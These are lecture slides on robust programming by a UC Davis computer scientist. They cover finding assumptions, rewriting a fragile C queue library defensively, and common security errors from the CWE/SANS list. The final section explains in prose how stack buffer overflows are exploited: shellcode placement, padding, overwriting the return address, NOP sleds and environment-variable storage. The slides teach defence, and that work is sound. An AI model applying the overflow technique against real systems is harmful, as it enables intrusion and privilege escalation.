Robust Programming

Matt Bishop
Dept. of Computer Science
University of California at Davis

Weinberg’s Second Law

If builders built buildings the way programmers wrote programs . . .

Then the first woodpecker to come along would destroy civilization

What We Will Talk About

- What is “robust programming”?
- Think like an attacker
  - Common non-robust problems
  - Common security-related problems
  - Where to look for more
- Think like a defender
  - Writing robust code
  - Implementation examples and suggestions
  - Some Examples

Outline

1. General Philosophy
2. Good Programming Practices
3. Problems and Solutions
4. Resources

Part 1: General Philosophy

Goal of this section

– To show you where to look for problems in security-related programs; in essence, to get you thinking like an attacker

- What to look at
- What to look *for*

Basic Rule: Find Assumptions!

- Implicit in all security are assumptions
  – Often about what is trusted
- Attacks based on these
  – Ask what happens if the assumption is *wrong*
    - If program does something undesirable, continue
  – Ask how to make assumption wrong
  – Try it!

An Obvious Place

- Look at manual for programs
  - Wherever you see “can”, “must”, “should”, “will”, “ought”, try not doing it or give it input (arguments) that don’t comply with the description
  - Wherever you see “can’t”, “don’t”, “shouldn’t”, “won’t”, “limit”, “maximum”, or similar words, try doing just the opposite or exceeding the limit or maximum.
  - Look for ambiguity or contradictions in the manual, and see what the program does
- In many ways, good accurate manuals tell you many assumptions the program or system makes!

General Thoughts

- Look at interactions with (internal and external) components
  - Anything involving user I/O
  - Anything involving network interactions
  - Anything involving dependencies
- Cryptography
- Access control checking, especially credentials
- Cleaning up (or not cleaning up)
- Being too helpful

What Is Intended?

- Figure out what the problem is
  - Control access: find out for whom, where, when, what, why, how
- Understand the policy and *the practical limitations*
  - Example: you can’t secure anything from *root* on UNIX-style system
- This is an iterative process

Policies and Procedures

1. Ignore these
   - Program will be used in a wide variety of environments
   - Need to know in which ones it is safe to do so
2. Take these into consideration
   - Focus here is on use of program in particular environment with a certain set of procedures

Puzzle

What assumptions should you look for here?

"The focus here is on use of program in a particular environment with a certain set of procedures"

What steps are taken to be sure the procedures are followed? What happens if they are not?

Program Design

- Network accesses are in well-defined modules that *check interactions*
- System resource accesses are protected, done appropriately, and checked
- Module interfaces well defined, clear

Watch Out For . . .

- Inputs defined, checked
  - Especially critical if inputs are a command language and not data
  - If commands input, how is their execution constrained?
- Validate identities
  - For users, groups, roles, other types of entities
  - Naming conflicts

Check Implementation

- Common errors
  - Buffer overflows
  - Race conditions
  - Use of “little languages” (form of checking input)
  - Error handling
  - Changing privileges
  - Any use of cryptography
    - Especially locally written crypto routines and protocols

Check Implementation

- More common errors
  - Environment variables/registry data (form of input checking)
  - Improper use of library functions
  - Dependencies on other programs
  - Undefined characteristics
    - Example: order of interpretation of environment variables in UNIX
- Look at change log

Where To Look

- Network servers
  - Unknown users can access them
- Local servers
  - They perform acts normal users cannot
- Anything where privileges or rights are changed
  - For example, setuid/setgid; changing protection domains
- Shared resources
  - Privileged and unprivileged users both use these
  - This includes (local, remote) clients of servers

Network Servers

- Accessible from throughout the network
- Gives access to system
  - Attacker may not have access to account on target
- Usually has privileges of some kind
  - *root* or *daemon*; may be only that of ordinary user
    - But you can usually get whatever you need from any of these
- May make bogus assumptions
  - Weak authentication (identity from IP address)
- May be poorly written

Local Servers

- Accessible through system entry point
  - Usually socket, shared directory, shared files
- Usually has privileges of some kind
  - *root*, *daemon*, or some other system user
- May make bogus assumptions
  - Determine requester's identity from ancillary information (file ownership, etc.)
- Initial environment may be poorly configured
- May be poorly written

Setuid, Setgid Programs

- Execute with privileges other than that of user
- Executes in user's environment
  - User's environment may be incorrectly configured
- Usually has privileges of some kind
  - *root*, *daemon*, or some other system user
- May make bogus assumptions
  - Determine requester's identity from ancillary information (file ownership, etc.)
- May be poorly written

Clients

- Connect to (local or remote) servers
- May not check input thoroughly
  - Browsers may pass environment information via command strings
  - If client is remote, can attack remote system with no other information beyond the server's existence
- Need not be privileged
  - Client connects to privileged programs
- May be poorly written

Key Ideas

To know how to write a good program, you need to know how to find problems

Assumptions are the basis for all security—so look for them!

Puzzle

- Cryptographic voting system enables ballots to be posted to a web site in such a way that:
  - A voter can verify his/her vote recorded correctly
  - No-one can link posted ballot with a voter
- Software correctly implements voting system
- What assumptions are being made?
- It's okay to put a unique identifier on a ballot that is in some way tied to a voter
- The web site, and the voter's browser, cannot be compromised.

Part 2: Good Coding Practice

Goal of this section

– To show why writing privileged programs is hard and give suggestions on designing such programs

- What makes code fragile and robust?
- How do you write robust code?
  – Design and implementation issues

What Is Robust Code?

- Robust code
  - A style of programming that prevents abnormal termination or unexpected actions
    - Handles bad input gracefully
    - Detects internal errors and handles them gracefully
    - On failure, provides information to aid in recovery or analysis
- Fragile code
  - Non-robust code

Example of Fragile Code

- It's always fun to pick apart someone else's code!
- Library: implement standard queues (LIFO structures)
  - Written in C, in typical way
- Files
  - queue.h
    - Header file containing QUEUE structure and prototypes
  - queue.c
    - Library functions; compiled and linked into programs

Queue Structure

- In queue.h:

```
/* the queue structure */
typedef struct queue {
  int *que;  /* array of queue elements */
  int head;  /* head index in que */
  int count; /* number of elements */
  int size;  /* max number of elements */
} QUEUE;
```

Interfaces

- In queue.h:
  - Create, delete queues

```
void qmanage(QUEUE **, int, int);
```

  - Add element to tail of queue

```
void put_on_queue(QUEUE *, int);
```

  - Take element from head of queue

```
void take_off_queue(QUEUE *, int *);
```

How To Mess This Up

- Create queue
- Change counter value

```
    QUEUE *xxx;
    …
    qmanage(&xxx, 1, 100);
    xxx->count = 99;
```

- Now the queue structure says there are 99 elements in queue

qmanage

```
/* create or delete a queue
 * PARAMETERS: QUEUE **qptr   pointer to, queue
 *                int flag       1 for create, 0 for delete
 *                int sizemax elements in queue          */
void qmanage(QUEUE **qptr, int flag, int size)
{
   if (flag){ /* allocate a new queue */
        *qptr = malloc(sizeof(QUEUE));
        (*qptr)->head = (*qptr)->count = 0;
        (*qptr)->que = malloc(size * sizeof(int));
        (*qptr)->size = size;
   } else{ /* delete the current queue */
        (void) free((*qptr)->que);
        (void) free(*qptr);
   }
}
```

Puzzle

What can go wrong within this routine?

The first argument's validity cannot be checked
Parameters are not sanity checked
Return values are not checked
There is no checking for integer overflow

What can go wrong in the *call* to this routine?

The order of parameters is easy to confuse
The parameter values have arbitrary meanings
There is no check that this is an attempt to delete a deleted (or non-existent) queue

Adding to a Queue

```
/* add an element to an existing queue
 * PARAMETERS: QUEUE *qptr    pointer for queue involved
 *             int n          element to be appended
 */
void put_on_queue(QUEUE *qptr, int n)
{
   /* add new element to tail of queue */
   qptr->que[(qptr->head + qptr->count) % qptr->size] = n;
   qptr->count++;
}
```

Puzzle

What can go wrong with this routine?

The first argument's validity cannot be checked
`qptr` may not point to a valid queue
There is no checking for incorrect values in structures or variables
There is no check whether the array will overflow

Taking from a Queue

```
/* take an element off the front of an existing queue
 * PARAMETERS: QUEUE *qptr    pointer for queue involved
 *             int *n         storage for the return element
 */
void take_off_queue(QUEUE *qptr, int *n)
{
   /* return the element at the head of the queue */
   *n = qptr->que[qptr->head++];
   qptr->count--;
   qptr->head %= qptr->size;
}
```

Puzzle

What can go wrong with this routine?

There is no checking for incorrect values in structures or variables

The values of `qptr` and `n` are not checked

There is no check whether the array will underflow

Robust Programming

- Basic Principles
  - Paranoia: don't trust what you don't generate
  - Stupidity: if it can be called (invoked) incorrectly, it will be
  - Dangerous implements: if something is to remain consistent across calls (invocations), make sure no-on else can access it
  - Can't happen: check for "impossible" errors
- Think "program defensively"

Queue Structure

- It’s a dangerous implement
  - We never make it available to the user
    - Use *token* to index into array of queues
  - Use this trick to prevent “dangling reference”
    - Include in each created token a *nonce*
    - When referring to queue using token, check that index *and nonce* are both active
  - But won’t token of 0 or 1 be valid always?
    - Construct token so they are not

Example Token

- Need to be able to extract index and nonce from it

```
token = ((index + 0x1221)<<16)|(nonce+0x0502)
```

  – Question: what assumptions does this token structure make?

- Define a type for convenience

```
typedef long int QTICKET;
```

- Lesson: don't return pointers to *internal* structures; use tokens

Error Handling

- Need to distinguish error codes from legitimate results
  - Convention: all error codes are *negative*
  - Convention: every error produces a *text* message saved in an externally visible buffer

```
    /* true if x is a qlib error code */
#define QE_ISERROR(x) ((x) < 0)
#define QE_NONE 0/* no errors */
    /* error buffer; contains message describing
     * last error; visible to callers */
extern char qe_errbuf[256];
```

Error Handling

```
        /* true if x is a qlib error code */
#define QE_ISERROR(x) ((x) < 0)
#define QE_NONE 0/* no errors */
        /* error buffer; contains message describing
         * last error; visible to callers */
extern char qe_errbuf[256];
        /* useful macros */
#define ERRBUF(str)\
    (void) strncpy(qe_errbuf, str, sizeof(qe_errbuf)),\
    qe_errbuf[255] = '\0'
#define ERRBUF2(str,n)\
    (void) sprintf(qe_errbuf, str, n)
#define ERRBUF3(str,n,m)\
    (void) sprintf(qe_errbuf, str, n, m)
```

Cohesion

- How well parts of a function hang together
- *qmanage* had low cohesion
  - Two really independent parts, create and delete
  - Much simpler to do two separate functions

New Interfaces

```
       /* create a queue */
QTICKET create_queue(void);
       /* delete a queue */
int delete_queue(QTICKET);
       /* put number on end of queue */
int put_on_queue(QTICKET, int);
       /* pull number off front of queue */
int take_off_queue(QTICKET);
```

Queue Structure

- Invisible to caller; can change easily

```
      /* the queue structure */
typedef int QELT;       /* type being queued */
typedef struct queue {
   QTICKET ticket;      /* unique queue ID */
   QELT que[MAXELT];    /* actual queue */
   int head;            /* index of head */
   int count;           /* number of elts */
} QUEUE;
      /* array of queues */
static QUEUE *queues[MAXQ];
      /* current nonce */
static unsigned int noncectr = NOFFSET;
```

Token Generation

```
static QTICKET qtktref(unsigned int index)
{
    unsigned int high;  /* high part of token (index) */
    unsigned int low;   /* low part of ticket (nonce) */

    /* sanity check argument; called internally ... */
    if (index > MAXQ){
       ERRBUF3("qtktref: index %u exceeds %d",
                                          index, MAXQ);
       return(QE_INTINCON);
    }
```

Token Generation

```
/* generate high part of the ticket
 * (index into queues array, with offset
 * SANITY CHECK: be sure index + OFFSET
 * fits into 16 bits as positive int
 */
high = (index + IOFFSET)&0x7fff;
if (high != index + IOFFSET){
    ERRBUF3(
        "qtktref: index %u larger than %u",
                      index, 0x7fff - IOFFSET);
     return(QE_INTINCON);
}
```

Token Generation

```
  /* get the low part of the ticket (nonce)
   * SANITY CHECK: be sure nonce fits into 16 bits
   */
  low = noncectr & 0xffff;
  if ((low != noncectr++) || low == 0){
      ERRBUF3(
          "qtktref: generation number %u exceeds %u\n",
                           noncectr - 1,0xffff - NOFFSET);
      return(QE_INTINCON);
  }

  /* construct and return the ticket */
  return((QTICKET) ((high << 16) | low));
  }
}
```

Checklist

- Make interfaces simple, even when for internal use only
- Check everything, even internally generated parameters
- Give useful error messages, and describe the error precisely
  - For those caused by internal inconsistencies, name the routine to help whoever debugs it

Token Interpretation

```
static int readref(QTICKET qno)
{
     register unsigned index;    /* index of current queue */
     register QUEUE *q;          /* pointer to queue structure */

     /* get the index number and check it for validity */
     index = ((qno >> 16) & 0xffff) - IOFFSET;
     if (index >= MAXQ){
         ERRBUF3("readref: index %u exceeds %d",
                                                        index, MAXQ);
         return(QE_BADTICKET);
     }
     if (queues[index] == NULL){
         ERRBUF2(
         "readref: ticket refers to unused queue index %u",
                                                                index);
         return(QE_BADTICKET);
     }
```

Token Interpretation

```
/* you have a valid index
 * now validate the nonce; note we store the
 * ticket in the queue structure
 */
if (queues[index]->ticket != qno){
    ERRBUF3(
        "readref: ticket refers to old queue (new=%u,
old=%u)",
            ((queues[index]->ticket)&0xffff) - IOFFSET,
                                 (qno&0xffff) - NOFFSET);
    return(QE_BADTICKET); }
}
```

Token Interpretation

```
    /* check for internal consistencies  */
    if ((q = queues[index])->head < 0 || q->head >= MAXELT
                    || q->count < 0 || q->count > MAXELT){
        ERRBUF3(
        "readref: internal inconsistency: head=%u,count=%u",
                                        q->head, q->count);
        return(QE_INTINCON);
    }
    if (((q->ticket)&0xffff) == 0){
        ERRBUF("readref: internal inconsistency: nonce=0");
        return(QE_INTINCON);
    }
    /* all's well -- return index */
    return(index);
}
```

Checklist

- Make parameters quantities that can be checked for validity—and check them!
- Check for references to outdated (old, especially discarded) data
- Assumed "debugged" code isn't. Leave the checks in!

Creating a Queue

```
QTICKET create_queue(void)
{
   register int cur;/* index of current queue */
   register QTICKET tkt;/* new ticket for current queue */

   /* check for array full */
   for(cur = 0; cur < MAXQ; cur++)
        if (queues[cur] == NULL)
            break;
   if (cur == MAXQ){
            ERRBUF2(
                "create_queue: too many queues (max %d)",
                                                    MAXQ);
            return(QE_TOOMANYQS);
   }
```

Creating a Queue

```
/* allocate a new queue */
if ((queues[cur] = malloc(sizeof(QUEUE))) == NULL){
   ERRBUF("create_queue: malloc: no more memory");
   return(QE_NOROOM);
}
/* generate ticket */
if (QE_ISERROR(tkt = qtktref(cur))){
   /* error in ticket generation -- clean up and return */
   (void) free(queues[cur]);
   queues[cur] = NULL;
   return(tkt);
}
```

Creating a Queue

```
    /* now initialize queue entry */
    queues[cur]->head = queues[cur]->count = 0;
    queues[cur]->ticket = tkt;
    return(tkt);
}
```

Checklist

- Keep parameter lists consistent
  - Don't have some require pointers and others not
- Check for (array) overflow and report it (or correct for it)
- Check for failure in library functions, system calls, and your own functions
  - Only time not to do this is when you don't care if the called function fails

Deleting a Queue

```
int delete_queue(QTICKET qno)
{
   register int cur; /* index of current queue */
   /* check that qno refers to an existing queue;
    * readref sets error code  */
   if (QE_ISERROR(cur = readref(qno)))
       return(cur);

   /* free the queue and reset the array element  */
   (void) free(queues[cur]);
   queues[cur] = NULL;
   return(QE_NONE);
}
```

Checklist

- Check the parameter refers to a valid data structure
- Always clean up deleted information
  - It prevents errors later on

Adding an Element to a Queue

```
int put_on_queue(QTICKET qno, int n)
{
   register int cur; /* index of current queue */
   register QUEUE *q; /* pointer to queue structure */

   /* check that qno refers to an existing queue; readref
    * sets error code  */
   if (QE_ISERROR(cur = readref(qno)))
       return(cur);
```

Adding an Element to a Queue

```
   /* add new element to tail of queue  */
   if ((q = queues[cur])->count == MAXELT){
       /* queue is full; give error */
       ERRBUF2("put_on_queue: queue full (max %d elts)",
                                                  MAXELT);
       return(QE_TOOFULL);
   } else {
       /* append element to end */
       q->que[(q->head+q->count)%MAXELT] = n;
       /* one more in the queue */
       q->count++;
   }
   return(QE_NONE);
}
```

Removing an Element from a Queue

```
int take_off_queue(QTICKET qno)
{
    register int cur;    /* index of current queue */
    register QUEUE *q;   /* pointer to queue structure */
    register int n;      /* index of elt to be returned */

   /* check that qno refers to an existing queue */
   if (QE_ISERROR(cur = readref(qno)))
        return(cur);
```

Removing an Element from a Queue

```
    /* now pop the element at the head of the queue */
    if ((q = queues[cur])->count == 0){ /* it's empty */
        ERRBUF("take_off_queue: queue empty");
        return(QE_EMPTY);
    } else { /* get the last element */
        q->count--;
        n = q->head;
        q->head = (q->head + 1) % MAXELT;
        return(q->que[n]);
    }

    /* should never reach here (sure ...) */
    ERRBUF("take_off_queue: reached end of routine despite no
    path there");
    return(QE_INTINCON);
}
```

Calling Removing Function

```
qe_errbuf[0] = ‘\0’;
rv = take_off_queue(qno);
if (QE_ISERROR(rv) && qe_errbuf[0] != ‘\0’)
        … rv contains error code, qe_errbuf the error message …
else
        … no error; rv is the value removed from the queue …
```

Summary of Problems

- Order of parameters (arguments) not checked
- Values of parameters (arguments) arbitrary
- Calls with pointers to pointers
- Values of parameters not sanity checked
- Return values (especially from library functions) not checked
- Overflow, underflow ignored
  - Both integer and array

Summary of Problems

- Callers have access to internal structures
- Internal values in variables, structures not sanity checked
- Users can delete non-existent or already delete things
- Users can allocate already allocated things

Non-Robust Programming

- Introduces security problems
  - Fragile code makes assumptions about user, environment that are often wrong
  - Fragile code harder to fix when a security problem is found
- Introduces non-security problems
  - Maintenance more complex, takes more time
  - Easier for users, callers to make *accidental* errors in invocation

Key Ideas

Pay attention to basic coding practices that you learned in introductory programming

Remember the foundations: paranoia, stupidity, dangerous implements, and can’t happen

Fun Problem

Usual way to detect integer overflow in multiplication in C (assuming both non-zero):

- Multiply *a* and *b* and see if either of these hold:

$$|a * b| < |a|$$

$$|a * b| < |b|$$

- If so, overflow occurred; if not, it didn't

Does this always work? Is there a better way?

It doesn't always work. Say the word size is 3 decimal digits. Take a = b = 70. Then |a * b| = 4900 -> 900, and |a| = |b| = 70 < 900 = |a * b|

Right way: check that |MAXINT / a| ≤ |b| (|999 / 70| = 14 $\not\le$ 70)

Part 3: Problems and Solutions

Goal of this section

- To show somecommon programming errors that create security problems, and how to remedy them

- Lists of Problems
  - 2010 CWE/SANS Top 25 Most Dangerous Programming Errors
  - OWASP Top 10 for 2010
- Examples
  - Buffer overflows of various forms
    - Still common, easy to exploit
  - Untrusted input: XSS and SQL injection
    - Lots of other ways this happens, too
  - Error handling
    - May cause problems if not done right

CWE/SANS Top 25 Errors

- Insecure interaction between components
  - Cross-Site Scripting (CWE-79)
  - SQL Injection (CWE-89)
  - Cross-Site Request Forgery (CWE-352)
  - Unrestricted Upload of File with Dangerous Type (CWE-434)
  - Operating System Command Injection (CWE-78)
  - Information Exposure through Error Message (CWE-209)
  - URL Redirection to Untrusted Site (CWE-601)
  - Race Condition (CWE-362)

CWE/SANS Top 25 Errors

- Risky Resource Management
  - Classic Buffer Overflow (CWE-120)
  - Improper Limitation of a Pathname to a Restricted Directory (CWE-22)
  - Buffer Access with Incorrect Length Value (CWE-805)
  - Improper Check for Unusual or Exceptional Conditions (CWE-754)
  - PHP File Inclusion (CWE-98)
  - Improper Validation of Array Index (CWE-129)
  - Incorrect Calculation of Buffer Size (CWE-131)
  - Download of Code Without Integrity Check (CWE-494)
  - Allocation of Resources Without Limits or Throttling (CWE-770)

CWE/SANS Top 25 Errors

- Porous Defenses
  - Improper Access Control (Authorization) (CWE-285)
  - Reliance on Untrusted Inputs in a Security Decision (CWE-807)
  - Missing Encryption of Sensitive Data (CWE-311)
  - Use of Hard-Coded Credentials (CWE-798)
  - Missing Authentication for Critical Function (CWE-306)
  - Incorrect Permission Assignment for Critical Resource (CWE-732)
  - Use of a Broken or Risky Cryptographic Algorithm (CWE-327)


This Talk Discusses in Detail

- Buffer Overflows
  - Classic Buffer Overflow (CWE-120)
  - Buffer Access with Incorrect Length Value (CWE-805)
  - Improper Validation of Array Index (CWE-129)
- Untrusted Input
  - Cross-Site Scripting (CWE-79)
  - SQL Injection (CWE-89)
  - Cross-Site Request Forgery (CWE-352)
  - Reliance on Untrusted Inputs in a Security Decision (CWE-807)
- Error Handling
  - Information Exposure through Error Message (CWE-209)
  - Improper Check for Unusual or Exceptional Conditions (CWE-754)


Buffer Overflows

- Traditionally considered as a technique to have your code executed by a running program
- Other, less examined uses:
  - Overflow data area to alter variable values
  - Overflow heap to alter variable values or return addresses
  - Execute code contained in environment variables (not fundamentally different, but usually stored on stack)

Process Memory Structure




Typical Stack Structure



Idea

- Figure out what buffers are stored on the stack
- Write a small machine-language program to do what you want (exec a shell, for example)
- Add enough bytes to pad out the buffer to reach the return address
- Alter return address so it returns to the beginning of the buffer
  - Thereby executing your code …

In Pictures



the usual stack

the stack after the attack

In Words

- Parameter to gets(3) is a pointer to a buffer
  - Here, buffer is 256 bytes long
- Buffer is local to caller, hence on the stack
- Input your shell executing program
  - Must be in machine language of the target processor
  - 45 bytes on a Linux/i386 PC box
  - Pad it with 256 – 45 + 4 = 215 bytes
  - Add 4 bytes containing address of buffer
    - These alter the return address on the stack

Required

- Change return address
  - Best: you know how many bytes the return address is from the buffer
  - Approach: pad shell code routine with address of beginning of buffer
    - If not sure, put NOPs before shell code, and guess
    - Use buffer address as padding
      - Need to get alignment right, though

Also Required

- Machine language program to spawn subshell (or whatever) that does not contain either a newline or a NUL (string terminator)
  - If string loaded by standard I/O function (like *gets*(3)), no NULs allowed
  - If string loaded by string function (like *strcpy*(3)), no NULs allowed
    - *strncpy* terminates on NUL as well as length …
  - Many other problems (e.g., buffer may be massaged by *tolower*(), so can't contain upper case)

Quick Test

- If you overflow the return address with some fixed character, you are likely to load that location with an illegal address
- So, enter fixed data as input (or as arguments)
  - Usual value is sequence of 'A' (0x41)
- If the program crashes, you probably have a stack overflow
  - Go look at the stored address in the program counter; if it's 0x41414141, you have an overflow

Where to Put Shell Code

- In the buffer
  - Get address by running *gdb*, *trace* or their ilk
    - Need access to system of same type as attacked system
- Somewhere else: environment list
  - Stored in standard place for all processes
  - Put shell code in last environment variable
    - Create new one
  - Calculate and supply this address

